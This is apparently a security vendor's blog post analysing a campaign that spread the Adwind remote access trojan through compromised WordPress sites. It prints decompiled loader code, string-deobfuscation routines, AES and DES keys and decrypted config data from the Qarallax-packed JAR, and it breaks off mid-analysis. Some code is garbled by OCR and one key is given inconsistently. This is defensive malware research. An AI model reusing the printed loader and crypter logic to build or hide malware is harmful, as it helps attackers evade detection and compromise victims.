
# Compromised WordPress Sites Used to Distribute the Adwind RAT

zscaler.com/blogs/research/compromised-wordpress-sites-used-distribute-adwind-rat



With more than 60 million websites, including 33.4 percent of the top 10 million global websites, built on the WordPress platform, it is big news when a new attack aimed at this popular tool surfaces. And, as you can probably guess, the Zscaler ThreatLabZ team recently noticed another campaign targeting WordPress sites.

Since the first week of April 2020, we observed several instances of malicious Java archive (JAR) files hosted on compromised WordPress websites. These JAR files used several layers of encryption to protect its final payload—the Adwind remote access Trojan (RAT).

In this blog, we describe two aspects of this campaign. In the first part, we describe the intelligence information we gathered from this campaign, which was used for threat attribution. In the second part, we explain in detail all the steps used for decrypting the multiple layers of encryption that were used to protect the final payload.

## Compromised sites used for hosting the payload

We observed a common pattern shared among all the compromised websites in this campaign, which are used to host the malicious JAR payload. All these websites used the Content Management System (CMS) from WordPress. Attackers often exploit vulnerabilities in WordPress plugins to get access to the admin panel of the CMS. Once the access is obtained, they can host their payload on the server.

The WordPress version can be confirmed by checking the meta HTML tag in the source code with the “name” attribute field set to “generator” as shown below for one of the compromised sites observed in this campaign.

```
<link rel='https://api.w.org/' href='https://cornerstoneed.com/wp-json/' />
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="https://cornerstoneed.com/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="https://cornerstoneed.com/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 5.3.2" />
```

*Figure 1: WordPress version in the HTML source code.*

Most of the compromised websites in this campaign were running a fairly recent version of WordPress—5.3.x. Only a few sites were running outdated versions, such as 4.5.x or 3.3.x.

The file names for the payload varied between themes ranging from Coronavirus to payment invoices and shipping delivery services, such as DHL and USPS, as shown below:

Covid-19Update.jar

Reylontransport-covid19-statement20.jar

RescheduleUSPS.jar

DHLPaket.jar

## Threat attribution

On some of the compromised WordPress sites used to host the malicious JAR files, we were able to find PHP web shells that attackers used to control the web server as shown in Figure 2.





*Figure 2: PHP web shell on a compromised WordPress site.*

There are some other web shells present in the same directory. After inspecting the different web shells, we located a PHP mailer script that would send a test email to attacker-specified email addresses, as shown in Figure 3.

*Figure 3: PHP mailing script found on the compromised server.*

Email addresses:

[email protected]

[email protected]

## Technical analysis of the encrypted JAR

There were multiple layers of encryption used in the JAR files in this campaign, which made it clear that some form of crypting service was used by the threat actor to protect the final JAR payload. After decrypting several layers, we found a reference to “Qarallax”, which leads us to believe that the cryptor used can be attributed to the Qarallax crypt service.

In this section of the blog, we will go in to the details of the different layers of encryption and how we unpacked them one by one to reveal the final payload.

For the purpose of analysis, we have chosen the **JAR file with MD5 hash**: 0a5f34440389ca860235434eea963465

**Filename of the JAR file**: Covid-19Update.jar

## Decryption: Stage 1

This JAR file contains two encrypted resources:

**Resource 1:** /cloud/file.update

**Resource: 2:** AaxIv/WEPcXKp/UBLah/kCQuJbJn

These resources will be loaded and decrypted at runtime. To understand the decryption process, let us look at the source code of rr.class present inside this JAR file. This class file is responsible for loading the above resources and calling the decryption routines. The code section is shown in Figure 4 with relevant comments added to the code.

```
public final class rr {

    public rr() throws IOException {
        Object i;
        f i2;
        g i3;
        void i4;
        rr i5;
        new f();
        new f();
        // Load the resource: "/cloud/file.update"
        byte[] i6 = d.jr(i5.getClass().getResourceAsStream(gf.jr));
        // AES Key to decrypt "file.update" resource is: Psjduiwo8wosld9O
        byte[] i7 = hr.jr(new String(), i6, gf.hr.getBytes());
        new f();
        yr yr2 = new yr();
        i4.jr(new ff(i7));
        new f();
        // access the key called SERVER from decrypted resource
        // SERVER points to second encrypted resource = AaxIv/WEPcXKp/UBLah/kCQuJbJn
        byte[] i8 = d.jr(i5.getClass().getResourceAsStream(i4.jr(gf.j)));
        new f();
        // access the AES key called PASSWORD from the first decrypted resource
        byte[] i9 = hr.jr(new String(), i8, i4.jr(gf.r).getBytes());
        new f();
        byte[] i10 = d.jr(i9);
        new f();
        r i11 = new r(new ff(i10));
        new f();
        String i12 = y.jr(i11);
        tr i13 = new tr(i12);
```

*Figure 4: Code for decrypting the resources in stage 1.*

It is also important to note that the strings referenced in the above code are defined inside the gf.class file. All these strings are encrypted as shown in Figure 5.

```
static {
    jr = vr.jr("\u0000M@@^J\u0007INBA\u0001V^DNK\u000b");
    hr = vr.jr("~\\GJ_F^A\u001eXJ]NK\u0018!");
    y = vr.jr("CND\u0000");
    j = vr.jr("|k~yn<");
    r = vr.jr("~n~}}`{*");
    String[] arrstring = new String[16];
    arrstring[0] = vr.jr("gtvbcte`*");
    arrstring[1] = vr.jr("NMMY\b");
    arrstring[2] = vr.jr("cbeqgqbgnpmc*");
    arrstring[3] = vr.jr("iizky)");
    arrstring[4] = vr.jr("}ii\\J\n");
    arrstring[5] = vr.jr("__NQNKYKtjuM]LDJAJ^QYJ\u0006");
    arrstring[6] = vr.jr("]KY\\o}nHUKCYGIV\u000b");
    arrstring[7] = vr.jr("Jj\u001dO]m`\u0019Q``|e\u007f\u0010MKw{_");
    arrstring[8] = vr.jr("h~)");
    arrstring[9] = vr.jr("nz~ohz)");
    arrstring[10] = vr.jr("[DF[\\YL]@Z][I\u0017");
    arrstring[11] = vr.jr("CCNKOVVBJB\b");
    arrstring[12] = vr.jr("XZOX]H\\XAYPLTXC[\t");
    arrstring[13] = vr.jr("]\\O]\u000b");
    arrstring[14] = vr.jr("OK^JK\\M\u000f");
    arrstring[15] = vr.jr("OK^JK\\M\u001d");
    j = arrstring;
    gr = vr.jr("\u0006{no~l(");
```

*Figure 5: Encrypted strings in stage 1.*

The string decryption routine is shown in Figure 6.

```
public static String jr(String i) {
    int i2;
    int len = input_string.length - 1;
    char[] decrypted = new char[input_string.length()];;
    int i7 = 110;
    int counter = len;
    while (counter >= 0) {
        char i8 = (char)(input_string.charAt(i2) ^ i7);
        char i9 = (char)((char)(i2 ^ i7) & 0x3F);

        decrypted[i2--] = i8;

        if (i2 < 0) break;

        i8 = (char)(input_string.charAt(i2) ^ i9);
        i7 = (char)((char)(i2 ^ i9) & 0x3F);

        decrypted[i2--] = i8;
        counter = i2;
    }

    String result = new String(decrypted);
    return result;
}
```

*Figure 6: String decryption routine in stage 1.*

This string decryption routine was reused in the later stages as well. So we rewrote it in Python to make the decryption process of further layers easier. The code for string decryption is mentioned in the Appendix I section of this blog.

The different steps involved in decryption in above code are:

1. The resource, “/cloud/file.update” is read using getClass.getResourceAsStream() into a byte array.
2. This resource is decrypted using the AES key: “Psjduiwo8wosld9O” using the AES block cipher mode: AES/ECB/PKCS5PADDING.
3. The result of the above decryption is an XML file, which is shown in Figure 7.

```
<entry key="nfGmi">vkXNfOruPaBYPnOjqLQapIW1jYOifqWdSPVPGzYnmaNjmduSxWBqEMwicpbdrUTopgiSPWeTKQKjiLjrRbamVnigsLZMgWBXFPEF</entry>
<entry key="swkCB">TyoxKPHxYWaGlpWOhjOQEBBsuWIWxGyDfvNZNxpdKAaHEAWJtfUMRjyPVIDVoBQgSWoMGXVDSXBMMlyxAqLyXiCIVxgloBBrrAnb</entry>
<entry key="EErez">QIaGPDQHTgPhqhXxlQgEmPFHsTucqIvApCtEHjMWVXFcoTLmboSmmmVOuCjVWVxNXBXTPyWGjfUYahspIEaWBUcTTtTrBJmCZgDh</entry>
<entry key="wuqLe">KqbqJiAEUUJZcdZoUPFwieoIRHbtBROcjqbqqMIPvNEiMvMUBHCGRoiVRUauTCJQuCCAEIgLgpWntvnSkKJYepzmhZOEOxLJabAx</entry>
<entry key="SERVER">/AaxIv/WEPcXKp/UBLah/kCQuJbJn.Tje</entry>
<entry key="WnbUa">XqRLUwnsqMQUernkYIjHiBuEaSuybLwFjUUVaqiuTRuosOeyxDGYvAqefhrBKjMVoIotTeVhtRgZOAoOrfUeUGYXlbjOPhTpZrfa</entry>
<entry key="JmczV">nwIMsvAkXXKibkaWqpORQUNJGzqftgXPPWVMMtSkLOXyNfQXqWrTpGoWZtvOnpVjZGNaKgfbtfaZpKmeYYARjSUMpHyfRPBvwWoK</entry>
<entry key="DVwre">SoWHtAnZnBTFRfsvAtSUMjPWAqxobtAFjnbakaILOiHFvPEQGRWBvStMbTncpcaOaxTrGMFiEVeYhMfAmkVWpKSSxvrElEvCxdog</entry>
<entry key="VWuKb">QbRDJqbdgYcxqWEemnhqpaNStcdlmymfNddWpybEzLpITAOaCZsEXMDxJSpYcWCYGvkZZqBOhxgmJxHkJuUPkaReLYvlRUmyUGiO</entry>
<entry key="zwHcm">TqlvTJJBEMWSsWGxFSnteBPgRytaKeOgGTyAsSkdTzJTpSDrpwjTzcKXzqgePZEetGXwylxvdqwxiuuIyuwNVNHITRpnvUFevXfh</entry>
<entry key="qsbnQ">llKugHLmeOsGMWVzUDhfoALxombgzJiRmDJivzlRAYUVcsDOefTwBYekCJNMhiglvePtfQGKHIADDBRkjnotETnCVHDLihPfBdKb</entry>
<entry key="EwYmH">gmDVGKBOUrJnOiEyuRQlgBSdAFXcXEwrWkPUzEWGeXmdErgEVmZdpZCGsVgFbTWWDehDKFPJqSrXloEnfEKkjyDgLSNozkONKyiE</entry>
<entry key="PADki">kPSQKlMGQGbdwBNpIngaxJROauFTZDXpODPPBprfwyxGizTQXhNQmNJEzfdeoVerKANmjASWoMBwlmwSRyHbCWShvCaCXnkOexmz</entry>
<entry key="hijTy">NzYfqwLboVLujzOcHzUjufbYwZjowhXSHKIbCWyDArPXISYFfxsJoRDKpkNyzHsaDIEmJEJFgeoQaPytZTBPqnnLkaOBQmqItgGO</entry>
<entry key="raZpQ">cnEoyvmIeCaRwcrmwlzvZewnPOwzhzLsiHqKzgeJeossjFexgrfRGHFrwoKEYFKpfyRHzklhhMNaePzgPeZpOLFXLZqqQuABznyH</entry>
<entry key="rxTBh">JORzmJxRJhepGDWaswSamiFnRaFaSPdolaUiEVEhXoBBtmcVJmjkZvKiwKQmDDGWQHgbiIOjlEOLbKWNDqfoGlWxWKJstDexXnQp</entry>
<entry key="QxpyU">OmFsBvwrMGFXUhvDewSVDDLiiGZRMnByjlPQMZcfdotTwRFhUCoTaHuTXxNkXwdcvuYAMjwRVYXdwgLVZgOTkJwJWAfVGoJZqQRe</entry>
<entry key="VgnSN">RzQsaTOaUgiaTcYGPGLRzdyJRZdLSsnWbEpClNCOvAFSPXHcrTFsFAvsqBaiEnZOIiPFKexfLYldVGkMVkjUjTroCuJJRizdabRq</entry>
<entry key="DjHtL">JWwqiDixpMMvyNiVNTDnuNBoZrDqzoXjkvDStruCxMgbjqsgXhUBhDuBQydihxRLykHrzDDENyfTXUULoXyUaurJGFxPZygwHtCu</entry>
<entry key="nMkRO">CPpnSltGVqmDGTivkIPdsErSCddnNscFysGXgIUUwBxyuOJMlbIIIdJrnORYEEDMePDRQdzyJsUbLngDsdkrwfMQrZfsBdnSqasN</entry>
<entry key="zrAcG">lNxAuyfuBHBAVsQXpLnmSGWHFxidmoiylbkPgbanLPOQNVoZGiFbwlLSbATQirUoftOHKkUUXcxkJfZfWrksbqafBZkVHPVgdwht</entry>
<entry key="LTVdp">sqCIozJEuuvPyQxOFhHdMPzjJmwVvVkYyKSDjyUCqqCrbKsIvCPNezttIPnmpaBKZzwRDpCGYiUHOTtYsAPzeBugOqeUggHOJqzU</entry>
<entry key="yltgm">pQzyLaByurUXujgZSwYYHPlYzdkMxnqPSHFheUaBakOvrliBUIMCIgUKdRWagdMwmUANCdBbeQzNqVlhMJyuaWeICSlFCldVBNSu</entry>
<entry key="pdvco">nTevuAypHUyYyxvCnvCcsGXKzKTuYKyPVYuwvKlMBduVRWwkOodnIXJRmrDuJowPOzytsrXaDrcfGWQEqOKUMidpyZGWhJsksSzD</entry>
<entry key="ispma">GidZYImBWwbNOtmelqaNwWKrMLIHfnKBpuWrbGMjbzZHcxuisWPjJSFAxgRsJrweJfqnulSgivlkiMMmaYTNFLdliQKYKticKPEO</entry>
<entry key="hFPnE">xASYbWzviaLGKkCbkAhpEwrKxjTYbEVYbxjHYmEYpdcHXNoheywxXwZIpFSNotGxnlJwUacJCuNDnoMYZXDXqcHOlWFGhtbLQ1jg</entry>
<entry key="qciMF">nzFkNDduoArISPaoYqkpLUREBtFIgyAUNjdRgwmZaACVlfUjhRtXsuCXleOooRzzyFDoGFXDZqAJxYEinbsuiJJxipRfeurdvXDs</entry>
<entry key="fQGqd">YQctAOFliroVbNLgHFgefCkJIBWfihIyNulcnHAclRyOqgcPhTYgfuvSAUGXoeTafjlDhLfUOPLlnmDJjHkKNIglBZyEmNDbHaZg</entry>
<entry key="OOiPg">caiGQftYBmWrIZbIdCxckHnLrFTBvYGCaBFXbVIOjMylXGnhFWVfyTqQFbteujkFncxazZlXlZlNpotwoNYGUkPeBchobCOTEfmV</entry>
<entry key="RARZU">lcLvFifJWKZIuUXAlFZXKOSEoltGDYaIzVRohCBCTdGDVRitHcXPEsnFeROsvLTyhlGWZxNalQhbGiXyWxpUVCauwJkpbxjzLznK</entry>
<entry key="PASSWORD">xslNGppgnJmIwGGH</entry>
<entry key="LqmxR">qwoZjtTCxfFeBVUsvvgIYYvbPIWbnDMokfSGWmjRXPbNyhCTIfjzutgsIUppAwaxZzQlbkorAWEplTUWiRhIPCAoIkfEzHHdZKEl</entry>
<entry key="FZcMb">vIICQOasBAdKHJzyTcqDsgeYcYOqIeaXlBKuPfgRUyVuGBNsfmcSgNyqcVEYOKdmcKkggpHlRzndSfwEjXvjShFnRsKUqHDyATBm</entry>
<entry key="pQCyT">BcgyuvtTZjZklfCLZDaXrgAsPrRPQLIbIwpMvCeRTowHLPkdQUFevAHkmVnlybvyiOPbpqBWCZfTIKEqfMumopPOfddSMoRyqPDG</entry>
```

Points to second encrypted resource

AES Key for decrypting second encrypted resource

*Figure 7: XML file obtained after decryption. It contains the AES key to decrypt the second resource.*

4. This resource is loaded using the loadFromXML() method which allows individual properties from the XML to be accessed to continue the decryption process.

## Decryption: Stage 2

The XML file, which was obtained after decrypting stage 1, is used to decrypt the second layer as defined below.

1. The SERVER entry in this XML file corresponds to the second encrypted resource called: /AaxIv/WEPcXKp/UBLah/kCQuJbJn.Tje in the JAR file. The PASSWORD entry in the above XML file corresponds to the AES key, which will be used to decrypt this second resource.
2. The AES key used for decrypting the second resource is: xslNGppgnJmTwGGH.
3. Second resource is decrypted to a Gzip file, which gets decompressed to another JAR file.

## Decryption: Stage 3

In this stage, we will look at the decrypted JAR file obtained from stage 2. The class files and resource file structure for this JAR is as shown in Figure 8.





*Figure 8: JAR file structure of stage 3.*

This JAR file has one encrypted resource called “/this/file.grt”.

Execution of this JAR file begins in the method: j2t.ple.IL as shown in Figure 9.

```
public class IL {
    public  IL() {
        IL i;
        if (new Date().after(new Date(1593000000220L))) {
            // ........................Powered by Qarallax Project.........................
            throw new Throwable(Ij.Il("98:9=8>918295869)8*9-8.9!Fc`ndms\u0017tM7bwBvSz]o\u001bFJxMsGc\r8\u000e9\u00018\u00029\u00058\u0006998:9=8>9182958v"));
        }
    }

    public static  void main(String[] arrstring) {
        if (new Date().after(new Date(1593000000220L))) {
            // ........................Powered by Qarallax Project.........................
            throw new Throwable(Ij.Il("98:9=8>918295869)8*9-8.9!Fc`ndms\u0017tM7bwBvSz]o\u001bFJxMsGc\r8\u000e9\u00018\u00029\u00058\u0006998:9=8>9182958v"));
        }
        // Qarawdwwdqwdqdllax Payload
        JLabel i = new JLabel(Ij.Il("Hyhxj|inuie}d|zuh`*Ilabv`<"));
        il i1 i2 = new il 1();
        // Qarallax Payload
        JLabel i3 = new JLabel(Ij.Il("Ixiypu~`0Iraxvv<"));
        // Qarallax Payload
        JLabel i4 = new JLabel(Ij.Il("Ixiypu~`0Iraxvv<"));
        // grrgeergrge
        JLabel i5 = new JLabel(Ij.Il("t`btrwftiu="));
    }
```

*Figure 9: The main method in stage 3.*

The strings in this method were encrypted using the same string encryption method as in stage 1. The only difference was in the initial one byte XOR key, which was changed to 0x58.

After decrypting the strings in the main method, we can see a reference to the Qarallax project. Qarallax provides crypting services for encrypting JAR files on underground hacking forums, leading us to correlate this to Qarallax.

Now let us look at the method, Il() defined in il_1.class file. This method performs the resource decryption as shown in Figure 10.

```
private void Il() {
    try {
        void i;
        Properties i2;
        il_1 i3;
        // Encrypted resource: "/this/file.grt"
        InputStream i4 = i3.getClass().getResourceAsStream(Ij.Il("6lrpn7xp}}<~g,"));
        ByteArrayOutputStream i5 = new ByteArrayOutputStream();
        // DES Key: R5uE7enKM8wK0qOk8s9di
        il_2.Li(Ij.Il("^8zI?heGI5pG0|Lg$~&h1"), i4, i5);

        Properties properties = i2 = new Properties();
        Properties properties2 = i2;
        properties.loadFromXML(new ByteArrayInputStream(i5.toByteArray()));

        // Access the following properties from the decrypted XML file
        // SERVER_BIN - next encrypted stage
        // PRIVATE_PASSWORD - RSA Private Key used to decrypt the AES key
        // PASSWORD_CRYPTED - Encrypted AES key which is used to decrypt SERVER_BIN
        byte[] server_bin = jl.Il(i2.getProperty("SERVER_BIN"));
        byte[] private_password = jl.Il(properties.getProperty("PRIVATE_PASSWORD"));
        byte[] password_crypted = jl.Il(i2.getProperty("PASSWORD_CRYPTED"));

        ByteArrayInputStream i12 = new ByteArrayInputStream(private_password);
        // Converts InputStream to ObjectInputStream
        RSAPrivateKey i13 = (RSAPrivateKey)new ii_0(i12).readObject();

        il_0 il_02 = new il_0();
        void v2 = i;

        i.Li(password_crypted);
        v2.Il(server_bin);

        ByteArrayInputStream i14 = v2.Il(i13);
        i_0 i_02 = new i_0(i14);
        return;
    }
```

*Figure 10: Code for performing decryption of resources in stage 3.*

The different steps involved in the decryption are:

1. It loads the encrypted resource: “/this/file.grt” using getClass.getResourceAsStream() into a byte array.
2. It uses the DES key: R5uE7enKM8wK0qOk8s9di to decrypt the above resource.
3. The result of decryption is an XML file as shown in Figure 11.


*Figure 11: The XML file after decryption in stage 3.*

4. The SERVER_BIN file in the above decrypted XML corresponds to the next stage encrypted file. PASSWORD_CRYPTED corresponds to an encrypted AES key, which will be used to decrypt the SERVER_BIN file. PRIVATE_PASSWORD is the RSA private key, which is used to decrypt the AES key.

5. Each of the above properties are loaded from the XML using loadFromXML() and getProperty() methods.

6. The RSA private key is stored as a serialized Java object. It is unserialized using the readObject() method.

7. The unserialized RSA key is used to decrypt the AES key defined in the PASSWORD_CRYPTED section of the XML.

8. The decrypted AES key is used to decrypt the SERVER_BIN file, which results in the next stage decrypted file.

## Decryption: Stage 4

The decrypted payload obtained from stage 3 is the final JAR payload, which was protected with multiple layers of encryption. The JAR class file structure for this payload is as shown in Figure 12.




*Figure 12: The JAR file structure in stage 4.*

This file contains multiple encrypted resources.

Key1.json – RSA private key stored as a serialized Java object.

Key2.json – Encrypted AES key.

Config.json – Encrypted config file of the Java RAT.

Let us look at the main method—server.main.Start()—of this JAR file. We can see the use of encrypted strings in this JAR file as shown in Figure 13.

```
private void i0010() throws Exception {
    void a;
    void a2;
    Start a3;
    ObjectInputStream a4 = new ObjectInputStream(a3.getClass().getResourceAsStream(RC4.ii(
    "X\u000e\u001a\b\u000e_Jh7\u0005\u0011\u001a\u0002\u0014\u0007\u0005\u0011R4A_\u0015\bOTKH")));
    RSAPrivateKey rSAPrivateKey = (RSAPrivateKey)a4.readObject();
    Start start = a3;
    a4.close();
    byte[] a5 = FileUtils.inputStreamtoByteArray(start.getClass().getResourceAsStream(0000.ii(
    "\u0003OAIU\u001e\u0011)1DJ[YU\\DJ\u0013o\u0000\u0004WS\u000e\u000f\n\u0013")), true);
    byte[] a6 = FileUtils.inputStreamtoByteArray(start.getClass().getResourceAsStream(RC4.ii(
    "T\u0006\u0012\u000f\t\u001f\n\u0015J\"6\u000f\u0017\u0007\u0014\u0003\u0017O\u0001\u0012\u0011BOC\bOTKH")), true);
    Decoder decoder = new Decoder();
    void v1 = a2;
    v1.setKeys((RSAPrivateKey)a, a5);
    byte[] a7 = v1.decode(a6);
    InputStreamReader a8 = new InputStreamReader((InputStream)new ByteArrayInputStream(a7), 0000.ii("(0:HE"));
    JSONTokener a9 = new JSONTokener(a8);
    ServerSettings.getInstance().loadConfiguration(a9, 000.ii().ii());
}
```

*Figure 13: The encrypted strings in stage 4.*

Figure 14 shows the string decryption routine.

```
public static String ii(Object a) {
    int n;
    StackTraceElement stackTraceElement = new LinkageError().getStackTrace()[1];
    String string = new StringBuffer(stackTraceElement.getClassName()).append(stackTraceElement.getMethodName()).toString();
    a = (String)a;
    int n2 = ((String)a).length();
    int n3 = n2 - 1;
    char[] arrc = new char[n2];
    int n4 = 5 << 4 ^ 5;
    int cfr_ignored_0 = 5 << 3 ^ (3 ^ 5);
    int n5 = 4 << 4 ^ (3 << 2 ^ 1);
    int n6 = n = string.length() - 1;
    String string2 = string;
    while (n3 >= 0) {
        int n7 = n3--;
